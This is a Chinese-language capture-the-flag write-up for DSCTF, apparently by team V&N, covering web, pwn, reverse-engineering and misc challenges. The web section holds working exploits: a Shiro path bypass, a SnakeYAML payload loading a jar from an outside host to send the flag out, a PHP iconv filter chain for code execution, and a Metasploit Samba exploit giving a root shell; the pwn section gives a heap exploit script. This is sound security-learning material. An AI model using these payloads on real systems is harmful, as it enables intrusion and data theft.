DSCTF V&N WriteUp

Web

easy_yaml

```
     public ShiroFilterFactoryBean shiroFilter() {
        ShiroFilterFactoryBean bean = new ShiroFilterFactoryBean();
        bean.setSecurityManager((org.apache.shiro.mgt.SecurityManager) securityManager());
        bean.setLoginUrl("/login");
        Map<String, String> filterMap = new LinkedHashMap<>();
        filterMap.put("/static/*","anon");
        filterMap.put("/load/*", "authc");
        bean.setFilterChainDefinitionMap(filterMap);
        return bean;
    }
    @PostMapping(value = "/load/{id}")
    @ResponseBody
    public String loadyaml(@PathVariable(name = "id") String id, @RequestParam(name = "persondata", defaultValue = "") String persondata) throws IOException, ClassNotFoundException {
        Yaml yaml = new Yaml();
        Person p = yaml.loadAs(persondata, Person.class);
        return p.username;
    }
    public class Address {
    public String street;
    public Object ext;
    public boolean isValid;
}
public class Person  {
    public String username;
    public String age;
    public boolean isLogin;
    public Address address;
}
```

前面有一个shiro的验证需要绕过：

```
http://39.105.38.203:30113/load/%3b
```

然后后面就是一个yaml的反序列化漏洞

参考https://cloud.tencent.com/developer/article/1917395，构造Payload：

```
persondata={age: 20,username: ye,address: { !!javax.script.ScriptEngineManager [!!java.net.URLClassLoader [[!!java.net.URL ["http://101.34.200.205:8888/yaml-payload.jar"]]]]}}
```

yaml-payload.jar参考https://github.com/artsploit/yaml-payload项目，稍微改一下源码变成读文件的就可以了。

然后服务器Python起一个服务，直接打就行了：

```
root@VM-0-8-ubuntu:~/JNDI-Injection-Exploit# nc -lvnp 1234
Listening on [0.0.0.0] (family 0, port 1234)
Connection from 39.105.38.203 34472 received!
GET /?a=flag{0831778476e75b691c4396d1297e748e} HTTP/1.1
User-Agent: Java/1.8.0_322
Host: 101.34.200.205:1234
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive
```


easy_tou

http://47.93.179.206:30004/?file=/etc/passwd

PHP的文件包含漏洞

```
php://filter/convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.UTF16LE|convert.iconv.UTF8.CSISO2022KR|convert.iconv.UCS2.EUCTW|convert.iconv.L4.UTF8|convert.iconv.IEC_P271.UCS2|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.CSISO2022KR|convert.iconv.ISO2022KR.UTF16|convert.iconv.L7.NAPLPS|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.CSISO2022KR|convert.iconv.ISO2022KR.UTF16|convert.iconv.UCS-2LE.UCS-2BE|convert.iconv.TCVN.UCS2|convert.iconv.857.SHIFTJISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.UTF16LE|convert.iconv.UTF8.CSISO2022KR|convert.iconv.UCS2.EUCTW|convert.iconv.L4.UTF8|convert.iconv.866.UCS2|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.CSISO2022KR|convert.iconv.ISO2022KR.UTF16|convert.iconv.L3.T.61|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.UTF16LE|convert.iconv.UTF8.CSISO2022KR|convert.iconv.UCS2.UTF8|convert.iconv.SJIS.GBK|convert.iconv.L10.UCS2|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.UTF16LE|convert.iconv.UTF8.CSISO2022KR|convert.iconv.UCS2.UTF8|convert.iconv.ISO-IR-111.UCS2|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.UTF16LE|convert.iconv.UTF8.CSISO2022KR|convert.iconv.UCS2.UTF8|convert.iconv.ISO-IR-111.UJIS|convert.iconv.852.UCS2|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.UTF16LE|convert.iconv.UTF8.CSISO2022KR|convert.iconv.UTF16.EUCTW|convert.iconv.CP1256.UCS2|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.CSISO2022KR|convert.iconv.ISO2022KR.UTF16|convert.iconv.L7.NAPLPS|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.UTF16LE|convert.iconv.UTF8.CSISO2022KR|convert.iconv.UCS2.UTF8|convert.iconv.851.UTF8|convert.iconv.L7.UCS2|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.CSISO2022KR|convert.iconv.ISO2022KR.UTF16|con
```

```
vert.iconv.CP1133.IBM932|convert.base64-decode|convert.base64-encode|conve
rt.iconv.UTF8.UTF7|convert.iconv.UTF8.CSISO2022KR|convert.iconv.ISO2022KR.
UTF16|convert.iconv.UCS-2LE.UCS-2BE|convert.iconv.TCVN.UCS2|convert.iconv.
851.BIG5|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UT
F7|convert.iconv.UTF8.CSISO2022KR|convert.iconv.ISO2022KR.UTF16|convert.ic
onv.UCS-2LE.UCS-2BE|convert.iconv.TCVN.UCS2|convert.iconv.1046.UCS2|conver
t.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.icon
v.UTF8.UTF16LE|convert.iconv.UTF8.CSISO2022KR|convert.iconv.UTF16.EUCTW|co
nvert.iconv.MAC.UCS2|convert.base64-decode|convert.base64-encode|convert.i
conv.UTF8.UTF7|convert.iconv.UTF8.CSISO2022KR|convert.iconv.ISO2022KR.UTF1
6|convert.iconv.L7.SHIFTJISX0213|convert.base64-decode|convert.base64-enco
de|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.UTF16LE|convert.iconv.UTF8.C
SISO2022KR|convert.iconv.UTF16.EUCTW|convert.iconv.MAC.UCS2|convert.base64
-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.C
SISO2022KR|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.
UTF7|convert.iconv.UTF8.UTF16LE|convert.iconv.UTF8.CSISO2022KR|convert.ico
nv.UCS2.UTF8|convert.iconv.ISO-IR-111.UCS2|convert.base64-decode|convert.b
ase64-encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.CSISO2022KR|conver
t.iconv.ISO2022KR.UTF16|convert.iconv.ISO6937.JOHAB|convert.base64-decode|
convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.CSISO2022
KR|convert.iconv.ISO2022KR.UTF16|convert.iconv.L6.UCS2|convert.base64-deco
de|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.UTF16L
E|convert.iconv.UTF8.CSISO2022KR|convert.iconv.UCS2.UTF8|convert.iconv.SJI
S.GBK|convert.iconv.L10.UCS2|convert.base64-decode|convert.base64-encode|c
onvert.iconv.UTF8.UTF7|convert.iconv.UTF8.CSISO2022KR|convert.iconv.ISO202
2KR.UTF16|convert.iconv.UCS-2LE.UCS-2BE|convert.iconv.TCVN.UCS2|convert.ic
onv.857.SHIFTJISX0213|convert.base64-decode|convert.base64-encode|convert.
iconv.UTF8.UTF7|convert.base64-decode/resource=/etc/passwd&0=id
```



很多命令执行不了，低权限，可以用php –r 'var_dump(scandir("/"));'列目录

绕来绕去发现提权点不是pkexec提权，查一下进程服务：


```
(www-data:/var/www/html) $ service --status-all
 [ + ]  apache-htcacheclean
 [ - ]  apache2
 [ + ]  bootmisc.sh
 [ - ]  checkfs.sh
 [ - ]  checkroot-bootclean.sh
 [ - ]  checkroot.sh
 [ - ]  cron
 [ - ]  dbus
 [ + ]  hostname.sh
 [ ? ]  hwclock.sh
 [ - ]  killprocs
 [ - ]  mountall-bootclean.sh
 [ - ]  mountall.sh
 [ - ]  mountdevsubfs.sh
 [ - ]  mountkernfs.sh
 [ - ]  mountnfs-bootclean.sh
 [ - ]  mountnfs.sh
 [ ? ]  networking
 [ - ]  nmbd
 [ ? ]  ondemand
 [ - ]  procps
 [ + ]  rc.local
 [ - ]  samba
 [ - ]  samba-ad-dc
 [ - ]  sendsigs
 [ - ]  smbd
 [ + ]  umountfs
 [ + ]  umountnfs.sh
 [ + ]  umountroot
 [ + ]  unattended-upgrades
 [ - ]  urandom
```

看到有一个samba的服务，发现这个服务有很多漏洞可以提权，然后就上reGeorg+proxychains代理出来，msf直接打了，用linux/samba/is_known_pipename:

```
Basic options:
  Name           Current Setting  Required  Description
  ----           ---------------  --------  -----------
  RHOSTS         127.0.0.1        yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT          445              yes       The SMB service port (TCP)
  SMB_FOLDER                      no        The directory to use within the writeable SMB share
  SMB_SHARE_NAME                  no        The name of the SMB share containing a writeable directory
```

```
msf6 exploit(linux/samba/is_known_pipename) > exploit
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  127.0.0.1:445  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  127.0.0.1:445  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  127.0.0.1:445  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  127.0.0.1:445  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  127.0.0.1:445  ...  OK

[*] 127.0.0.1:445 - Using location \\127.0.0.1\share\ for the path
[*] 127.0.0.1:445 - Retrieving the remote path of the share 'share'
[*] 127.0.0.1:445 - Share 'share' has server-side path '/tmp/'
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  127.0.0.1:445  ...  OK
[*] 127.0.0.1:445 - Uploaded payload to \\127.0.0.1\share\wGcmrPlE.so
[*] 127.0.0.1:445 - Loading the payload from server-side path /tmp/wGcmrPlE.so using \\PIPE\/tmp/wGcmrPlE.so...
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  127.0.0.1:445  ...  OK
[-] 127.0.0.1:445 -   >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 127.0.0.1:445 - Loading the payload from server-side path /tmp/wGcmrPlE.so using /tmp/wGcmrPlE.so...
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  127.0.0.1:445  ...  OK
[+] 127.0.0.1:445 - Probe response indicates the interactive payload was loaded...
[*] Found shell.
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  127.0.0.1:445  ...  OK
[*] Command shell session 2 opened (127.0.0.1:61421 -> 127.0.0.1:1080) at 2022-07-15 20:33:49 +0800

whoami
root
```

然后直接tac /root/*了：



Pwn

fuzzerinstrospector

在scanf(”%hhd”,&xx)中输入 – 或者 + 就会跳过 修改xx指向的地址中的值
但直接从unsorted bin中获取chunk，程序会自动将chunk的fd,bk设置为0，
那么就需要先将chunk与top chunk合并，然后通过分裂top chunk，
获取fd指向unsorted bin的chunk，进而获取libc的地址

```python
from pwn import *
import time
from LibcSearcher import *
def add(ind,int_l,data):
    int_l=list(int_l)
    print(ind)
    while len(int_l)!=8:
        int_l.append(0)
    data=data.ljust(256,b'\x00')
    p.sendlineafter('choice: ','1')
    p.sendlineafter('Index: ',str(ind))
    for i in int_l[:8]:
        if i=='\x00':
            p.sendafter('Index: ',str(i))
            break
        p.sendlineafter('Index: ',str(i))
    p.sendlineafter('Bitmap:',data)

def edit(ind,int_l,data):
    print(ind)
    while len(int_l)!=8:
        int_l.append(0)
    data=data.ljust(256,b'\x00')
    p.sendlineafter('choice: ','2')
    p.sendlineafter('Index: ',str(ind))
    for i in int_l[:8]:
        p.sendlineafter('Index: ',str(i))
        if i=='\x00':
            break
    p.sendlineafter('Bitmap:',data)

```


```python
def show(ind):
    print(ind)
    p.sendlineafter('choice: ','3')
    p.sendlineafter('Index: ',str(ind))
    int_l=[]
    for i in range(8):
        p.readuntil('Bit: ')
        int_l.append(int(p.readline().strip()))
    return int_l

def free(ind):
    print(ind)
    p.sendlineafter('choice: ','4')
    p.sendlineafter('Index: ',str(ind))

#p=process('./fuzz')
p=remote("39.105.185.193 30007")
#gdb.attach(p)
data=''
for i in range(0,256):
    data=data+chr(i)

for i in range(9):
    add(i,[0xff,0xfe,0xfd,0xfc,0xfb,0xfa,0xf9,0xf8],data)
for i in range(8):
    free(i)
pause()
free(8)

data1=[]
e='/bin/sh'
for i in e:
    data1.append(ord(i))

for i in range(7):
#    add(i,[0xff,0xfe,0xfd,0xfc,0xfb,0xfa,0xf9,0xf8],data)
    add(i,data1,data)


add(7,'-'*8,data)
pause()
l=show(7)
ou=''
for i in l:
    ou=hex(i)[2:]+ou
print(ou)

main_arena=int(ou,16)-0x60
malloc_hook=main_arena-0x10
libc=ELF('libc-2.27.so',checksec=0)
libc.address=malloc_hook-libc.sym['__malloc_hook']
```

```
system=libc.sym['system']
print(system)

p.sendline('6')
p.sendline(str(system))
p.interactive()

```

Re

catchme

so文件B5FE函数 先过一个标准aes函数 iv和key是一样的 再过base64
解压so文件，通过码表找到关键函数
发现每个字符串都被异或加密了
输入先经过标准EBC AES加密再经过变表base64加密



获取密文 AES解密即可

```
data = [ 0x4F, 0x1C, 0x36, 0x49, 0x09, 0x3A, 0x3F, 0x07, 0x4D, 0x3D,
  0x22, 0x39, 0x00, 0x0A, 0x22, 0x25, 0x06, 0x09, 0x01, 0x20,
  0x4A, 0x1B, 0x51, 0x51, 0x6C]
for t in data:
    print(chr(t ^ 0x6C), end = "")
print()

key = [  0x24, 0x3C, 0x3D, 0x37, 0x36, 0x21, 0x35, 0x26, 0x3F, 0x37,
  0x32, 0x2A, 0x72, 0x72, 0x72, 0x72, 0x53]
for t in key:
    print(chr(t ^ 0x53), end = "")
print()

key = b'wonderfulday!!!!'
```

```
enc = bytes([0xda,0x96,0x78,0x79,0x54,0xa4,0xd1,0x03,0x54,0x95,0xf3,0x48,0x8d,0xe9,0x8b,0xeb])
ciper = AES.new(key,AES.MODE_ECB)
print(ciper.decrypt(enc))
```

FFunction

xdbg或者ida调试my_plugin.dll

拿到密文

```
1544910156, 3520561639, 1344008563, 3410866722,
559768053, 1070243559, 2088154567, 3353185465,
2567775226, 195762899, 2383595826, 3540499186,
3844985123, 4223045420, 3185071075, 2301501006,
970811130, 2281630821,  813456992, 873229312
```

类tea解密 两个字节合并

解出一个base

```
void Decrypt(UINT32 *v, UINT32 *k)
{
    unsigned long n = 32, sum, y = v[0], z = v[1];
    unsigned long delta = 0x79B99E37;
    sum = delta << 5;
    while (n-- > 0)
    {
        z += ((y << 4) + k[2]) ^ (y + sum) ^ ((y >> 5) + k[3]);
        y += ((z << 4) + k[0]) ^ (z + sum) ^ ((z >> 5) + k[1]);
        sum -= delta;
    }
    v[0] = y;
    v[1] = z;
}

```

base记得倒序 然后解密：

flag{Emp0wer_F1utter_w1th_C!!}

Misc

Welcome_to_DSCTF

base64 Welcome_to_DSCTF